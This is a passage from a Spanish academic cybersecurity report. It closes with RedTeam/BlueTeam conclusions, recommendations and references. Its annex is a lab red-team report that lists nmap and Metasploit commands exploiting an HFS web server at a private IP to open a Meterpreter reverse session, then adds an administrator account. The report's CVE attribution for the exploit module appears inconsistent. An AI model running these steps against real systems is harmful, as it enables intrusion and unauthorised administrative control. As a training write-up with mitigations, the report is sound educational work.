Cumplir con normativas relevantes: Seguir estándares como ISO 27001, GDPR o PCI DSS para fortalecer la seguridad y garantizar cumplimiento legal.

Análisis Post-Incidente

Documentar lecciones aprendidas: Después de cada incidente, realizar una revisión exhaustiva de lo ocurrido, identificando puntos de mejora en los sistemas, procedimientos y capacidades del equipo.

Actualizar las estrategias periódicamente: Basar los ajustes en nuevas amenazas emergentes y aprendizajes de incidentes anteriores.

Conclusiones para construir conocimiento enfocado en la ciberseguridad..

Las etapas analizadas permiten ir desde el caso expuesto hasta un enfoque general, identificar elementos clave que contribuyen al desarrollo de conocimiento y habilidades en ciberseguridad.

La Ciberseguridad

Es un proceso dinámico o continuo, que requiere una actualización constante debido a la evolución de las amenazas y la tecnologías. Con esto presente puedo concluir es necesario:

- Realizar evaluaciones periódicas de los sistemas.
- Mantenerse informado sobre las últimas vulnerabilidades y estrategias de mitigación.

Importancia de un Enfoque Integral

La ciberseguridad efectiva combina prevención, detección, respuesta y recuperación. Este enfoque integral incluye:

- Equipos especializados: RedTeam para simular ataques y BlueTeam para reforzar defensas.
- Herramientas de monitoreo y respuesta: Como SIEM, IPS/IDS, y herramientas de análisis forense.

- Planes bien definidos: Incluyendo protocolos para detección y contención de incidentes.

Conocimiento Compartido entre RedTeam & BlueTeam

La colaboración y la transferencia de conocimiento entre equipos (RedTeam y BlueTeam) fortalecen las defensas, estas combinadas son robustas y se puede realizar:

- Simulaciones y ejercicios conjuntos para identificar brechas y aprender de los errores.
- Documentación y análisis post-incidente que alimentan la base de conocimiento de la organización.

Capacitacion Tecnologíca

Las herramientas avanzadas son fundamentales, pero su efectividad depende de un equipo capacitado que sepa utilizarlas correctamente:

- Entrenamiento en herramientas como Wireshark, FTK Imager, Snort y Suricata.
- Concienciación en buenas prácticas de seguridad para todos los niveles de la organización.

Guia de Marcos y Estándares Internacionales

El uso de estándares internacionales como los CIS Controls, ISO 27001 y las guías del Center for Internet Security proporciona un marco confiable para construir defensas sólidas estas nos ayudan a Priorizar acciones de seguridad, Establecer configuraciones seguras y evaluar su cumplimiento.

Prevención de incidentes

Si bien la capacidad de respuesta ante incidentes es crucial, una estrategia centrada en la prevención reduce significativamente el impacto de las amenazas.

- Implementar medidas de hardening, actualizaciones regulares y segmentación de redes.
- Configurar sistemas y redes para minimizar vulnerabilidades conocidas.

Simulación de Ataques

El uso de RedTeam para simular ataques reales proporciona una visión clara de las debilidades de la infraestructura permitiendo identificar vectores de ataque asi como tambien prueba la capacidad del BlueTeam para responder en tiempo real.

La Gestión de Incidentes

Aprovechando el incidente presetnado es una oportunidad para aprender y mejorar las defensas. Esto se logra mediante la preservación y análisis forense de evidencia para entender cómo ocurrió el ataque y con la retroalimentación constante entre equipos para implementar mejoras continuas.

Generar Cultura de Seguridad

Una empresa donde todos los empleados comprenden y aplican principios básicos de ciberseguridad tiene más probabilidades de resistir ataques. La educación y la concienciación deben ser constantes y adaptadas a los roles de cada individuo.

Conclusiones

El análisis realizado evidencia que la ciberseguridad es un proceso dinámico que exige la integración de tecnología, procesos y capacitación constante. La interacción efectiva entre los equipos RedTeam y BlueTeam permite no solo identificar debilidades en los sistemas, sino también desarrollar estrategias robustas para prevenir, detectar y responder a incidentes. Las organizaciones que adoptan una cultura de seguridad basada en estándares, simulaciones y aprendizaje continuo están mejor preparadas para enfrentar los retos del entorno digital actual.

Recomendaciones

Fortalecer la cultura de ciberseguridad: Implementar programas de formación y concienciación para todos los empleados.

Actualizar sistemas y herramientas: Migrar a sistemas operativos y aplicaciones con soporte activo, aplicando parches de seguridad regularmente.

Implementar estándares internacionales: Usar CIS Controls e ISO 27001 como base para la configuración y evaluación de la seguridad.

Realizar simulaciones periódicas: Ejecutar ejercicios RedTeam y BlueTeam para identificar y subsanar debilidades.

Incorporar tecnología avanzada: Implementar soluciones como SIEM, IDS/IPS y EPP/EDR para mejorar la detección y respuesta ante amenazas.

Documentar y aprender de incidentes: Preservar evidencia y analizar los eventos de seguridad para mejorar las defensas.

Adoptar medidas de hardening: Deshabilitar servicios innecesarios, restringir privilegios y reforzar la configuración de sistemas.

Monitorear continuamente: Implementar herramientas para la supervisión en tiempo real del tráfico de red y eventos del sistema.

Establecer un plan de respuesta a incidentes: Diseñar y practicar procedimientos claros para contener y mitigar ataques en tiempo real.

Fomentar la colaboración entre equipos: Asegurar que RedTeam y BlueTeam trabajen juntos para generar un ciclo de mejora continua.

Referencias Bibliográficas

Cilleruelo, C. (2024, June 14). ¿Qué es Blue Team en Ciberseguridad? [2024] | KeepCoding. KeepCoding Bootcamps. https://keepcoding.io/blog/que-es-blue-team-en-ciberseguridad/

CIS Security. (2020). CIS Center for Internet Security. CIS Benchmarks. https://www.cisecurity.org/cis-benchmarks/

El, A., de Noviembre, D. E., & Budapest., E. N. (s/f). VISTO EL TEXTO DEL «CONVENIO SOBRE LA CIBERDELlNCUENCIA». Gov.co. Recuperado el 15 de octubre de 2024, https://www1.funcionpublica.gov.co/documents/34645357/34703567/Ley_1928_de_2018.pdf/f6402a0c-bf61-d150-0544-3f44753b5555?t=1560461998293

Guía de Nmap 6 – Listado de comandos – Site de concienciación. (n.d.). https://concienciat.gva.es/tutoriales/guia-de-nmap-6-listado-de-comandos/

Hernandez, M. (2024, June 7). Pentesting con OWASP: fases y metodología. Blog De Hiberus. https://www.hiberus.com/crecemos-contigo/pentesting-owasp-fases-metodologia/

Kotwani, B., Sawant, M. R., & Chopra, D. S. (2023). Red Teaming vs. Blue Teaming: A Comparative Analysis of CyberSecurity Strategies in the Digital Battlefield. INTERANTIONAL JOURNAL OF SCIENTIFIC RESEARCH IN ENGINEERING AND MANAGEMENT, 07(12), 1-11. https://doi.org/10.55041/IJSREM27675

Lazaro, R. G. (2020, July 2). Metasploit (cheat sheet). Ciberseguridad Con Hack by Security. https://www.hackbysecurity.com/blog/metasploit-cheat-sheet-1

Ley 1273 de 2009 - Gestor Normativo. (s/f). Gov.co. Recuperado el 29 de octubre de 2024, de https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=34492

Ley 1581 de 2012 - Gestor Normativo. (s/f). Gov.co. Recuperado el 2 de diciembre de 2024, de https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49981

Ley 2191 de 2022 - Gestor Normativo. (s/f). Gov.co. Recuperado el 15 de octubre de 2024, de https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=177586

ManageEngine. (n.d.). ¿Qué son y cómo implementar los Controles de CIS? | Definición de Controles CIS o CIS Controls (Cis Ciberseguridad) - ManageEngine. https://www.manageengine.com/latam/controles-de-seguridad-critica-cis.html

Metasploit Msfconsole: Comandos básicos módulos - Malware SA. (2024, June 21). Malwaresa. https://www.malwaresa.com/docs/exploit/metasploit-framework-conceptos-basicos/4-2-4-msfconsole-comandos-basicos-modulos/

Moreno, Patricio. (2015). Técnicas de detección de ataques en un sistema SIEM (Security Information and Event Management. Usfq. (pp. 31-63) Recuperado de http://repositorio.usfq.edu.ec/bitstream/23000/4911/1/120801.pdf

Pruebas de penetración para principiantes: explotando una vulnerabilidad con Metasploit Framework | Revista .Seguridad. (n.d.). https://revista.seguridad.unam.mx/numero-19/pruebas-de-penetraci%C3%B3n-para-principiantes-explotando-una-vulnerabilidad-con-metasploit-fra

Velasco, R. (2024, September 19). Trucos para saber qué Linux está instalado en el PC. SoftZone. https://www.softzone.es/linux/tutoriales/saber-linux-usamos/

(S/f-c). Wilyhacker.com. Recuperado el 11 de nobiembre de 2024, de https://wilyhacker.com/fw2e.pdf

¿Qué es la respuesta a incidentes? (2024, octubre 11). Ibm.com. https://www.ibm.com/mx-es/topics/incident-response

The power of Splunk. (n.d.). [Video]. Splunk. https://www.splunk.com/en_us/blog/learn/siem-security-information-event-management.html

Anexos 1

Informe de Análisis de Vulnerabilidad - Red Team

Fecha: 11/11/2024

Preparado por: Marcos Javier Pérez Ramirez

Revisión por: Ever Luis Arroyo Baron

Introducción

En el marco de la investigación de un incidente de fuga de información dentro de la organización, el equipo Red Team fue encargado de analizar la máquina comprometida ubicada en la IP 192.168.1.44. Esta máquina, que ejecutaba un sistema operativo Windows 7, presentaba indicios de una vulnerabilidad crítica en una aplicación instalada, lo que permitía la fuga de datos y comprometía la seguridad interna de la organización. El objetivo del análisis era identificar el fallo de seguridad, validar su explotación y proporcionar una Prueba de Concepto (PoC) que demostrara cómo la vulnerabilidad podía ser utilizada para crear un usuario con privilegios elevados.

Metodología Utilizada

Para llevar a cabo este análisis, se emplearon las siguientes fases y herramientas clave:

Reconocimiento

Se utilizó la herramienta Nmap para realizar un escaneo de puertos en la máquina objetivo (IP 192.168.1.44) con el fin de identificar los puertos abiertos y los servicios que se ejecutaban. Este paso fue esencial para detectar las posibles puertas de entrada para un ataque.

Comando: nmap -A 192.168.1.44

Se identificaron varios puertos abiertos, incluyendo el puerto 80/tcp (HTTP), en el cual se ejecutaba el servicio HFS (HttpFileServer). Este servicio resultó ser vulnerable a una ejecución remota de código (RCE).

Análisis de Vulnerabilidades

Se empleó Metasploit, una plataforma de explotación, para buscar vulnerabilidades específicas en el servicio HFS. Durante este análisis, se localizó la vulnerabilidad CVE-2024-23692, que permitía la explotación remota del servicio HFS, lo que generaba un punto de acceso para el atacante.

Comando utilizado:

- ✓ *Msfconsol*
- ✓ *search hfs*
- ✓ *use exploit/windows/http/rejetto_hfs_exec*

El exploit CVE-2024-23692 fue identificado y preparado para su uso, permitiendo la ejecución remota de un payload malicioso.

Explotación

El exploit fue configurado y ejecutado con Metasploit para obtener una sesión Meterpreter en la máquina víctima.

Comandos utilizados:

- ✓ *set LHOST 192.168.1.49*
- ✓ *set RHOST 192.168.1.44*
- ✓ *set LPORT 4444*
- ✓ *exploit*

La explotación fue exitosa y se estableció una sesión Meterpreter en la máquina víctima, lo que otorgó acceso remoto al sistema comprometido.

Post-Explotación:

Una vez obtenida la sesión Meterpreter, se interactuó con el sistema para obtener más información sobre el sistema operativo y los usuarios configurados. Además, se ejecutaron acciones para confirmar que se podía realizar un escalamiento de privilegios.

Comandos utilizados:

- ✓ *sysinfo*
- ✓ *net user "Marcos Perez" "123456" /add*
- ✓ *net localgroup "Administradores" "Marcos Perez" /add*
- ✓ *net user "Marcos Perez"*

Estos comandos permitieron conocer detalles del sistema y verificar la posibilidad de ejecutar código malicioso, como parte del proceso de demostración de la PoC.

Identificación del Fallo de Seguridad

La vulnerabilidad identificada se encuentra en el servicio HFS (HttpFileServer), específicamente la CVE-2024-23692, que permite la ejecución remota de código a través de la explotación del servicio HTTP expuesto en el puerto 80/tcp. Esta vulnerabilidad permite a un atacante ejecutar código arbitrario en la máquina víctima, lo que facilita el acceso remoto a través de una sesión Meterpreter.

Una vez que el atacante obtiene acceso al sistema mediante el exploit, se puede proceder a la escalación de privilegios, lo que posibilita la creación de un usuario con privilegios de administrador, como fue solicitado en el procedimiento del caso. Este acceso sin restricciones puede resultar en una fuga de información sensible desde la máquina comprometida.

Solución al Fallo Identificado

El análisis realizado permitió validar que la explotación de la vulnerabilidad en el servicio HFS genera un acceso remoto sin restricciones, lo que compromete la máquina en cuestión. Como solución inmediata al problema identificado, se realizó una Prueba de Concepto (PoC) en la que se:

- *Explotó la vulnerabilidad utilizando el exploit adecuado en Metasploit.*
- *Se creó un usuario con privilegios de administrador (utilizando el primer nombre y apellido, según la solicitud), demostrando cómo un atacante puede obtener control total sobre el sistema y crear cuentas de usuario no autorizadas.*

Recomendaciones

Para mitigar este tipo de vulnerabilidad y evitar la explotación de CVE-2024-23692, se recomienda:

- *Actualizar el servicio HFS a su última versión disponible, que contenga parches de seguridad que solucionen la vulnerabilidad.*
- *Deshabilitar el servicio HFS si no es necesario para las operaciones diarias, o restringir su acceso mediante un firewall o políticas de red adecuadas.*
- *Reforzar las configuraciones de seguridad en el sistema operativo Windows, como la implementación de políticas de contraseñas fuertes, control de acceso y auditoría de actividades sospechosas.*
- *Monitorear las actividades de los usuarios y los accesos remotos, asegurándose de que no se realicen cambios no autorizados en la configuración del sistema o creación de cuentas privilegiadas sin la debida validación.*

Anexos 2

Link: https://youtu.be/y1aSL8eC7B4